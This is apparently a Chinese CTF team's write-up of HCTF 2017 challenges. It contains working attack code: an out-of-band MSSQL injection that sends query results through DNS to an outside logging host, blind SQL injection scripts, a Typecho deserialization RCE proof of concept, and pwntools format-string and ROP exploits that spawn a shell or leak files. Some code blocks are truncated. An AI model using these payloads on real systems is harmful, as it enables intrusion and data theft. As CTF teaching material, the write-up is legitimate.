WEB

easy_sign_in

-用AWVS检测了一下，发现开放的ssl端口里面有信息泄露
看到一个 flag in:123.206.81.217
访问得到flag
（据队友说直接查看证书即可。。。）

boring website

-御剑扫了一下，发现有源码www.zip

```
try {
   $conn = new PDO( "sqlsrv:Server=*****;Database=not_here","oob", "");
}

catch( PDOException $e ) {
   die( "Error connecting to SQL Server".$e->getMessage() );
}

#echo "Connected to MySQL<br />";
echo "Connected to SQL Server<br />";

$id = $_GET['id'];
if(preg_match('/EXEC|xp_cmdshell|sp_configure|xp_reg(.*)|CREATE|DROP|declare|insert|into|outfile|dump
    die('NoNoNo');
}
$query = "select message from not_here_too where id = $id"; //link server: On  linkname:mysql
```

google了一下link server，发现可能要是Out of Band Channel Attack。
尝试在openquery里直接带外查询，找到网上的payload的试了一下，没有回显。
最后是登录了ceye，用dns带外接收到回显。
http://ceye.io/records/dns 里面直接提供各种payload和攻击方法介绍。
最终payload:
http://106.15.53.124:38324/?id=1 ; Select * from OpenQuery(mysql,'SELECT LOAD_FILE(CONCAT("\\",
(select 1),".mysql.ip.port.bt95pr.ceye.io \abc"))');
之后就是查库表字段了，直接都在第一个可以查到。
select password from secret
有一个坑点是dns有缓存，所以ceye有时候也接收不到，等一会儿就好了。
flag: dn5-1og-can-take-f14g-6as84f

poker2

-这个游戏真的玩了一天。
登录进去就是玩，玩了一会儿，发现有个圣诞小屋可以刷级，刷了一会儿发现有大佬90级了，有大佬神宠了。
这不科学，我刷了半天才40级，而且我还是注册了之后有500水晶，买了vip钻石卡的。

尝试一下再注册一个账号看看能不能搞个倒买倒卖什么的。结果并不能，而且水晶数量居然直接是0。
嗯？看来每个账号的初始不一样？就写了个脚本，螺旋升天式注册，然后登进去看有没有奇迹发生。
然后一进游戏就给我弹了一个新手引导。萌新跟着引导一步步做任务，送了一堆礼包。打开礼包吃经验，直升90级！剩下的等级想看看有没有任务或者元宝什么的，但是水晶除了换一些神宠之外貌似没什么用。
还是老老实实在圣诞小屋脚本刷级吧。。。
抓了一下打怪过程的包，大致就是打3下，继续战斗1次，然后循环。

```
import requests

# code from https://phuker.github.io/
s = requests.Session()
cookie = {'PHPSESSID':'g3rcfodnlh4snj19vtg0d7r8o2'} # add your cookie
url1 = 'http://petgame.2017.hctf.io/function/FightGate.php'
url2 = 'http://petgame.2017.hctf.io/function/Fight_Mod.php'

params1 = {'id':'1','g':'843','checkwg':'checked','rd':'0.5561822576488974'}
params2 = {'p':'45776','bid':'248','rd':'0.37353524546878736'}
flag = ''
while 1:
    try:
        r1 = s.get(url2, params=params2, cookies=cookie)

        for i in range(3):
            r2 = s.get(url1, params=params1, cookies=cookie)

            if '84000' in r2.text:
             print 1
    except:
        continue
```

然后刷了6个小时，终于100级了。根据tips，访问flag.php，得到flag。

SQL Silencer

- 首先盲注一波\
  这里过滤了`/**/ + * - ;  ' _ & , information_schema order or and limit`\
  然后用()和%0d绕过对空格的过滤，用like来绕过对limit的过滤，通过布尔盲注得到一个地址


```
import requests

url = 'http://sqls.2017.hctf.io/index/index.php?id='

payload = '1=(ascii(mid((select(flag)from(hctf.flag)where(flag%0dlike%0d0x256863746625))from({}))))={}

target = ''

for i in range(1,60):
    for j in range(30,127):
        p = payload.format(str(i),str(j))
        r = requests.get(url+p)
```

```
        if 'Alice'  in r.content:
            target += chr(j)
            print target
            break
#./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017
```

- 然后发现一个typecho网站，前几天看过typecho的install.php命令执行漏洞，去网上搜一波，看到了很多师傅的poc,自己稍微调整一下


```
<?php

class Typecho_Feed
{
    const RSS1 = 'RSS 1.0';
    const RSS2 = 'RSS 2.0';
    const ATOM1 = 'ATOM 1.0';
    const DATE_RFC822 = 'r';
    const DATE_W3CDTF = 'c';
    const EOL = "\n";
    private $_type;
    private $_items;

    public function __construct($type = self::RSS2)
    {
        $this->_type = $type;
        $this->_items[0] = array(
                'title' => '1',
                'link' => '1',
                'date' => 1508895132,
                'category' => array(new Typecho_Request()),
                'author' => new Typecho_Request(),
            );
    }
}

class Typecho_Request
{
    private $_params = array('screenName'=>"print_r(file_get_contents('/flag_is_here/flag'));");
    private $_filter = array('assert');
    //private $_filter = array('assert', array('Typecho_Response', 'redirect'));

}

$exp = array(
        'adapter' => new Typecho_Feed(),
        'prefix' => 'typecho_'
    );
echo base64_encode(serialize($exp));
?>
```

这里的命令执行漏洞是通过反序列化实现的，还需要finish参数不为空和referer来自本站，通过Firefox的hackbar可以实现



poker-poker

- 用AWVS扫一波发现有SQL盲注



- 根据AWVS给出payload调整一下，进行布尔盲注，这里没什么过滤，直接注入即可\
注意这里`bname`每次都要不一样，bool为真时返回的是`OK1`

```
import requests

url1 = 'http://petgame.2017.hctf.io/login/register.php?bname=as'
url2 = '&sex=1&head=5&pass=blue3rd&bc=1&username='
bname = 14645989

#payload = '\' and if( (ascii(substr((select table_name from information_schema.tables \
#where table_schema=database() limit {},1),{}))={}),sleep(0),1)-- '
#payload = '\' and if( (ascii(substr((select column_name from information_schema.columns \
#where table_name=0x50617373776f7264 limit {},1),{},1))={}),sleep(0),1)-- '
#payload = '\' and if( (ascii(substr((select column_name from information_schema.columns \
#where table_name=0x666C616732 and table_schema=0x68637466 limit {},1),{},1))={}),sleep(0),1)-- '
payload = '\' and if( (ascii(substr((select flag from hctf.flag2 limit {},1),{},1))={}),sleep(0),1)--
#flag

target = ''
for k in range(1):
```

```
    print k
    for i in range(40):
        for j in range(48,127):
            p = payload.format(str(k),str(i),str(j))
            r = requests.get(url1+str(bname)+url2+p)
            bname -= 1
            if 'OK1' in r.content:
                target += chr(j)
                print target
                break
    target = ''
#hctf{y3u_G0t_tHe__poker_game}
```

A true man can play a palo one hundred time

```
# 顺着感觉写出来的，有一定几率能够跑出来的
# 仅仅是对第2个和第4个值做判断
import requests
import json
s = requests.session()

def balance(lr):
    qq = s.get("http://ezgame.2017.hctf.io/game?move=

" + str(lr) + "&id=a0j7fchAvdavdY8aPuJmUu9tmjLo1ptP").text
    print(qq)
    return json.loads(qq)

i = 0
d = balance(0)

nimae = True
shimae = True

while(True):
    if(d["status"] == False):
        print("false")
        break
    pp = d.get("observation", [100,100,100,100])
    if(pp[1]>0 and pp[3]):
        d = balance(0)
    else:
        d = balance(1)
    i = i + 1

    if(d["status"] == False):
        print("false")
        break

    if i > 30 and i < 60:
```

```
        if pp[3]>0:
            d = balance(1)
        else:
            d = balance(0)
```

BIN

ez_crackme

动态跟发现case36 和case40实现了循环，一步一步跟了一遍最后得到加密算法：

```
t=0
c=[]
for i in range(32):
    t+=0x33
    t=t%32
    c.append(t)
print c
s='abcdefghijklmnopqrstuvwxyz012345'#input
list1=[]
for i in c:
    list1.append(o(s[i]))
list2=[]
p=0
for i in list1:
    temp=i&31
    temp=temp<<3
    if p+1<len(list1):
        next_item=list1[p+1]
    else:
        next_item=list1[0]
    next_item=next_item&224
    next_item=next_item>>5
    temp=temp+next_item
    list2.append(temp)
    p+=1
list3=[]
table=[0xde,0xad,0xbe,0xef]
counter=0
for i in list2:
    t=table[counter%4]
    t+=counter
    t=t&0xff
    i=i^t
    list3.append(hex(i))
    counter+=1
print list3

final=[0xf7,0xc,0x3b,0x81,0x08,0x49,0x86,0x0d,0x4f,0x7d,0x8b,0x20,0x80,0x8b,0x7d,0x45,0xdc,0xc,0x2b,0
       0x7d,0xc2,0xd9,0x4b,0x60,0x27,0x4c]
```

```
print len(final)
#if final==list3 ok!!!
```

list2的逆向有点麻烦，因为当前位的值还和下一位有关

```
list2=[41, 162, 251, 115, 234, 251, 66, 251, 169, 203, 67, 218, 106, 49, 177,
       187, 50, 178, 251, 49, 139, 162, 249, 153, 131, 187, 26, 211, 177, 170,
       251, 66]
oh=0
for i in (list2):
    for j in range(32,127):
        temp=j&31
        temp=temp<<3
        temp=i-temp
        if temp==1 or temp==2 or temp==3:
            op=j&224
            op=op>>5
            print chr(j),'   ',op,'   ',temp
    print '=================================================='
```

把每一位的几种可能性都打印出来：

\==========

; 1 2

[2 2

{ 3 2

\==========

- 1 2

M 2 2

m 3 2

\==========

& 1 1

F 2 1

f 3 1

\==========

6 1 1

V 2 1

v 3 1

\==========

7 1 3

W 2 3

w 3 3

第一个是可能的字符，第二个是当前字符作&224>>5的结果，第三个是对应的下一位需要的作&224>>5的结果，这样从已经知道一定有的'{'开始就能像一条链表一样得到list1，最后简单的换位得到flag

Evr_Q

程序分析

主要就是几个"加密"函数,基本都长的差不多,首先是一个异或的

```
int __cdecl sub_411B30(int a1, int a2)
{
  int result; // eax@1
  char v3; // [sp+Ch] [bp-CCh]@1
  int i; // [sp+D0h] [bp-8h]@1

  result = 0xCCCCCCCC;
  memset(&v3, 0xCCu, 0xCCu);
  for ( i = 0; i < 35; ++i )
  {
    *(_BYTE *)(i + a1) = *(_BYTE *)(i + a2) ^ 0x76;
    result = i + 1;
  }
  return result;
}
```

接下来几个和这个都是一个类型的

```
int __cdecl sub_411D40(int dst, int res)
{
  int result; // eax@1
  char v3; // [sp+Ch] [bp-E4h]@1
  int v4; // [sp+D0h] [bp-20h]@3
  int v5; // [sp+DCh] [bp-14h]@3
  int i; // [sp+E8h] [bp-8h]@1

  result = -858993460;
  memset(&v3, 0xCCu, 0xE4u);
  for ( i = 0; i < 7; ++i )
  {
    *(_BYTE *)(i + dst) = *(_BYTE *)(i + res + 7) ^ 0xAD;
    v5 = (*(_BYTE *)(i + dst) & 0xAA) >> 1;
    v4 = 2 * *(_BYTE *)(i + dst) & 0xAA;
    *(_BYTE *)(i + dst) = v4 | v5;
    result = i + 1;
```

```
  }
  return result;
}
```

程序把输入异或后分成了五部分,中间三个部分进行了处理,处理后的结果和数据段里面的对比.

poc

由于"加密"函数都是逐字节处理的,懒得逆向,直接逐字节爆破了

```
# -*- coding: utf-8 -*-

def xor_0x76(s):
    a = []
    for i in s:
        a.append(i ^ 0x76)
    return a


def enc1_c(c):
    d = c ^ 0xad
    v5 = (d & 0xaa) >> 1
    v4 = 2 * d & 0xaa
    d = v4 | v5
    return d

def enc2_c(c):
    d = c ^ 0xbe
    v5 = (d & 0xcc) >> 2
    v4 = 4 * d & 0xcc
    d = v4 | v5
    return d

def enc3_c(c):
    d = c ^ 0xef
    v5 = (d & 0xf0) >> 4
    v4 = 16 * d & 0xf0
    d = v4 | v5
    return d

def brute(func, target):
    for i in range(0, 256):
        if func(i) == target:
            return i
def brute7(func, target):
    r = []
    for i in target:
        r.append(brute(func, i))
    return r

last_code  = '\x1e\x15\x02\x10\x0d\x48\x48\x6f\xdd\xdd\x48'
last_code += '\x64\x63\xd7\x2e\x2c\xfe\x6a\x6d\x2a\xf2\x6f'
```

```
last_code += '\x9a\x4d\x8b\x4b\xfa\xca\x43\x4e\x45\x4e'
last_code += '\x12\x12\x0b'
last_code = [ord(i) for i in last_code]
part1 = last_code[0:7]
part2 = last_code[7:14]
part3 = last_code[14:21]
part4 = last_code[21:28]
part5 = last_code[28:35]

par2_dec = brute7(enc1_c, part2)
par3_dec = brute7(enc2_c, part3)
par4_dec = brute7(enc3_c, part4)

last = part1 + par2_dec + par3_dec + par4_dec + part5
haha = xor_0x76(last)
hehe = [chr(i) for i in haha]
print ''.join(hehe)
```

guestbook

这明明是个格式串漏洞的题

程序分析

堆分配我找了半天漏洞,结果是个格式串,see的时候触发

```
int see()
{
  unsigned int ind; // [sp+8h] [bp-110h]@1
  char s; // [sp+Ch] [bp-10Ch]@3
  signed int v3; // [sp+10h] [bp-108h]@3
  signed __int16 v4; // [sp+14h] [bp-104h]@3
  char v5; // [sp+16h] [bp-102h]@3
  int v6; // [sp+10Ch] [bp-Ch]@1

  v6 = *MK_FP(__GS__, 20);
  puts("Plz input the guest index:");
  ind = read_int() % 0xAu;
  if ( *((_DWORD *)&g_lst_1 + 10 * ind) )
  {
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'eman';
    v4 = ':';                                   // the name:
    snprintf((char *)&v4 + 1, 0xF7u, (const char *)&g_lst_1 + 0x28 * ind + 4);
    puts(&s);
    memset(&s, 0, 0x100u);
    *(_DWORD *)&s = ' eht';
    v3 = 'nohp';
    v4 = ':e';                                  // the phone:
    v5 = 0;
    snprintf(&v5, 0xF6u, (const char *)g_lst_3[10 * ind]);
```

```
    puts(&s);
  }
  else
  {
    puts("Go away,hacker QAQ !");
  }
  return *MK_FP(__GS__, 20) ^ v6;
}
```

漏洞利用

泄露不用说了,很简单.拿shell我是改栈里面的返回地址,先把上一个函数的返回地址改成system,顺便把binsh弄到栈里面,然后最后一次格式串改当前的返回地址,让它能够通过leave; retn跳我的布置的system那里去.

poc

```
from pwn import *
ld = {"LD_PRELOAD":"./libc.so.6"}
filename = "./guestbook"
context.binary = filename
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
libc = ELF("./libc.so.6")
e = ELF(filename)

p.kill()
#p = process(filename, env = ld)

cmd ='''
c
'''
#gdb.attach(p, cmd)
p = remote('47.100.64.171', 20002)
token = ''
p.sendline(token)
sleep(0.5)

def add(name, phone='1'*0x10):
    p.sendline('1')
    p.recvuntil('name')
    p.send(name)
    p.recvuntil('phone')
    p.send(phone)

def see(ind):
    p.sendline('2')
    p.recvuntil('index')
    p.sendline(str(ind))

def dele(ind):
    p.sendline('3')
```

```
    p.recvuntil('index')
    p.sendline(str(ind))


add('%p%3$p%72$p', '1' * 0x10)
see(0)
p.recvuntil('the name:')
data = p.recvuntil('\n')[:-1]
leak_ls = data.split('0x')[1:]

e.address = int(leak_ls[0], 16) - 0xe3a

libc.address = 0
libc.address = int(leak_ls[1], 16) - 71 - libc.sym['_IO_2_1_stdout_']


stack = int(leak_ls[2], 16) - 0x148

system = libc.sym['system']

#stage 1
dele(0)
retn_addr = stack + 332
'''
use 72 to chg 80
'''
retn_byte = retn_addr & 0xff
for i in range(4):
    byte = system >> 8*i & 0xff
    add('%{}c%72$hhn'.format(str(i + retn_byte)))
    see(0)
    dele(0)
    add('%{}c%80$hhn'.format(str(byte)))
    see(0)
    dele(0)

binsh = next(libc.search('/bin/sh') )
for i in range(4):
    byte = binsh >> 8*i & 0xff
    add('%{}c%72$hhn'.format(str(i + retn_byte + 8)))
    see(0)
    dele(0)
    add('%{}c%80$hhn'.format(str(byte)))
    see(0)
    dele(0)

see_ret_byte = ( stack + 300 ) & 0xff
chg_to = 0xcf


add('%{}c%72$hhn'.format(str(see_ret_byte)))
see(0)
```

```
dele(0)
add('%{}c%80$hhn'.format(str(chg_to)))
see(0)
```

babystack

很烦,没怎么写过爆破,写出来很屎

程序分析

只允许open,read,exit系统调用

漏洞利用

rop 把flag 读到内存里面,逐字节判断,判断的结果用程序的运行或挂掉得知.

```
from pwn import *
ld = {"LD_PRELOAD":"./libc.so.6"}
filename = "./babystack"
context.binary = filename
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
libc = ELF("./libc.so.6")
e = ELF(filename)


def pwn(p, ch, ind, timeout = 0.1):
    # static
    p_rbp_r = 0x400975 #pop rbp ; ret
    leave_r = 0x400a5d
    fk_stack_addr = 0x601208
    retn = 0x400c04
    flag_base = 0x601000
    str_base = 0x601200
    p_rdi_r = 0x0000000000400c03 #pop rdi ; ret

    #leak first
    try:
        p.recvuntil('I will give you a chance\n', timeout=2)
    except:
        p.clean()
        sleep(0.2)
        p.clean()

    p.sendline(str(0x601028))
    puts = int(p.recvuntil('\n'))
    #log.info('leak successful, puts ->' + hex(puts))
    libc.address = 0
    libc.address = puts - libc.sym['puts']

    # dyn address
    cmp = 0x000000000008eb46 + libc.address # cmp byte ptr [rax], dl ; ret 这个貌似可以啊
```

```
p_rdx_r = 0x0000000000001b92 + libc.address # pop rdx ; ret
p_rax_r = 0x0000000000033544 + libc.address # pop rax ; ret
p_rsi_r = 0x00000000000202e8 + libc.address

rop = 'a'*0x28
#read flag_str to bss  & we need a fk stack to check connected
rop += p64(p_rdi_r)
rop += p64(0)
rop += p64(p_rsi_r)
rop += p64(str_base)
rop += p64(p_rdx_r)
rop += p64(0x100)
rop += p64(libc.sym['read'])

#open flag file
rop += p64(p_rdi_r)
rop += p64(str_base)
rop += p64(p_rsi_r)
rop += p64(0)
rop += p64(p_rdx_r)
rop += p64(0)
rop += p64(libc.sym['open'])
#read flag to bss
rop += p64(p_rdi_r)
rop += p64(3)
rop += p64(p_rsi_r)
rop += p64(flag_base)
rop += p64(p_rdx_r)
rop += p64(0x100)
rop += p64(libc.sym['read'])
#set rdx for cmp
rop += p64(p_rdx_r)
rop += p64(ord(ch))
rop += p64(p_rax_r)
rop += p64(flag_base + ind)
rop += p64(p_rbp_r)
rop += p64(fk_stack_addr) # use temp fk stack
rop += p64(cmp)
rop += p64(0x400a51)

sleep(timeout)
p.sendline(rop)
#now we send 'flag'  maybe 'flag.txt'

#only use to check if not  failed
fk_stack = p64(retn) * 3
fk_stack += p64(p_rdi_r)
fk_stack += p64(0)
fk_stack += p64(p_rsi_r)
fk_stack += p64(0x601000)
fk_stack += p64(p_rdx_r)
fk_stack += p64(0x8)
```

```
    fk_stack += p64(libc.sym['read'])

    sleep(timeout)
    p.sendline('flag'.ljust(8,'\0') + fk_stack)

p = remote('47.100.64.113', 20001)
token = ''
p.recvuntil('token')
p.sendline(token)
context.log_level = 'info'
flag = ''
char_set = range(48, 58) + range(97, 123) + [ord('{') ,ord('}')]
for ind in range(68, 80):
    for j in char_set: #visible char
        #p.kill()
        #p = process(filename, env = ld)
        log.info('---starting for leaking ' + chr(j) +' in pos ' + str(ind))
        pwn(p, chr(j), ind, timeout = 0.3)
        sleep(0.5)
        #if p.connected():
        test = chr(j)
        try:
            data = p.recvuntil('fault', timeout = 3)
            if 'fault' in data:
                log.info('[-]  ' + str(ind) + ': ' + test  )
                continue
            else:
                log.info('[+]  ' + str(ind) + ': ' + test)
                flag += test
                log.info('now flag is :' + flag)
                p.shutdown()
                p = remote('47.100.64.113', 20001)
                token = ''
                p.recvuntil('token')
                p.sendline(token)
                break
        except:
            log.info('some error')
            pass
```

另外,由于我写的爆破太烂,跑着跑着就断了,改ind继续跑就行了

EXTRA

big_zip

-下载下来一看，压缩包里很多小文本，一个大文本，一个flag。
小文本都只有5字节，所以应该是CRC32碰撞。
找了一个可以碰撞5位以下的python脚本

```
# -*- coding: utf-8 -*-
"""
Created on Sat Nov 11 19:56:33 2017

@author: Grievan
"""

#!/usr/bin/env python3
import sys
import os
import string
import collections
import argparse
parser = argparse.ArgumentParser()
parser.add_argument('file', nargs='*')
parser.add_argument('--hex', action='append')
parser.add_argument('--dec', action='append')
parser.add_argument('--limit', type=int)
parser.add_argument('--compiler', default='g++')
parser.add_argument('--alphabet', type=os.fsencode, default=string.printable.encode())
args = parser.parse_args()
targets = collections.OrderedDict()
limit = 0
crcs = []
if args.limit:
    limit = max(limit, args.limit)
if args.hex or args.dec:
    if not args.limit:
        parser.error('Limit of length not specified')
if args.hex:
    for s in args.hex:
        crc = int(s, 16)
        targets[s] = crc
        for l in range(args.limit + 1):
            crcs += [( crc, l )]
if args.dec:
    for s in args.dec:
        crc = int(s)
        targets[s] = crc
        for l in range(args.limit + 1):
            crcs += [( crc, l )]
if args.file:
    print('reading zip files...', file=sys.stderr)
    import zipfile
    for zipname in args.file:
        fh = zipfile.ZipFile(zipname)
        for info in fh.infolist():
            targets['%s / %s' % ( zipname, info.filename )] = ( info.CRC, info.file_size )
            crcs += [( info.CRC, info.file_size )]
            limit = max(limit, info.file_size)
            print('file found: %s / %s: crc = 0x%08x, size = %d' % (zipname, info.filename, info.CRC,
```

```
if not crcs:
    parser.error('No CRCs given')
# compiling c++ in python script is the easy way to have the both a good interface and better speed
code = ''
code += r'''
#include <cstdio>
#include <vector>
#include <array>
#include <string>
#include <set>
#include <cstdint>
#include <cctype>
#define repeat(i,n) for (int i = 0; (i) < (n); ++(i))
using namespace std;
uint32_t crc_table[256];
void make_crc_table() {
    repeat (i, 256) {
        uint32_t c = i;
        repeat (j, 8) {
            c = (c & 1) ? (0xedb88320 ^ (c >> 1)) : (c >> 1);
        }
        crc_table[i] = c;
    }
}
const uint32_t initial_crc32 = 0xffffffff;
uint32_t next_crc32(uint32_t c, char b) {
    return crc_table[(c ^ b) & 0xff] ^ (c >> 8);
}
const uint32_t mask_crc32 = 0xffffffff;
const char alphabet[] = { ''' + ', '.join(map(str, args.alphabet)) + r''' };
const int limit = ''' + str(limit) + r''';
array<set<uint32_t>, limit+1> crcs;
string stk;
void dfs(uint32_t crc) {
    if (crcs[stk.length()].count(crc ^ mask_crc32)) {
        fprintf(stderr, "crc found: 0x%08x: \"", crc ^ mask_crc32);
        for (char c : stk) fprintf(stderr, isprint(c) && (c != '\\') ? "%c" : "\\x%02x", c);
        fprintf(stderr, "\"\n");
        printf("%08x ", crc ^ mask_crc32);
        for (char c : stk) printf(" %02x", c);
        printf("\n");
    }
    if (stk.length() < limit) {
        for (char c : alphabet) {
            stk.push_back(c);
            dfs(next_crc32(crc, c));
            stk.pop_back();
        }
    }
}
int main() {
'''
```

```
for crc, size in crcs:
    code += '    crcs[' + str(size) + '].insert(' + hex(crc) + ');\n'
code += r'''
    make_crc_table();
    dfs(initial_crc32);
    return 0;
}
'''
import tempfile
import subprocess
with tempfile.TemporaryDirectory() as tmpdir:
    cppname = os.path.join(tmpdir, 'a.cpp')
    with open(cppname, 'w') as fh:
        fh.write(code)
    binname = os.path.join(tmpdir, 'a.out')
    print('compiling...', file=sys.stderr)
    p = subprocess.check_call([args.compiler, '-std=c++11', '-O3', '-o', binname, cppname])
    print('searching...', file=sys.stderr)
    p = subprocess.Popen([binname], stdout=subprocess.PIPE)
    output, _ = p.communicate()
print('done', file=sys.stderr)
print(file=sys.stderr)
result = collections.defaultdict(list)
for line in output.decode().strip().split('\n'):
    crc, *val = map(lambda x: int(x, 16), line.split())
    result[( crc, len(val) )] += [ bytes(val) ]
for key, crc in targets.items():
    for s in result[crc]:
        print('%s : %s' % (key, repr(s)[1:]))
```

碰撞出来以后手动组合了一下带有明显含义的文本，放进压缩包里以后发现和原来的那个大文本CRC32是一样的。应该是要进行明文攻击。
把文本用winrar压成zip后测试不成功，换成用7z压缩，明文攻击成功，得到flag。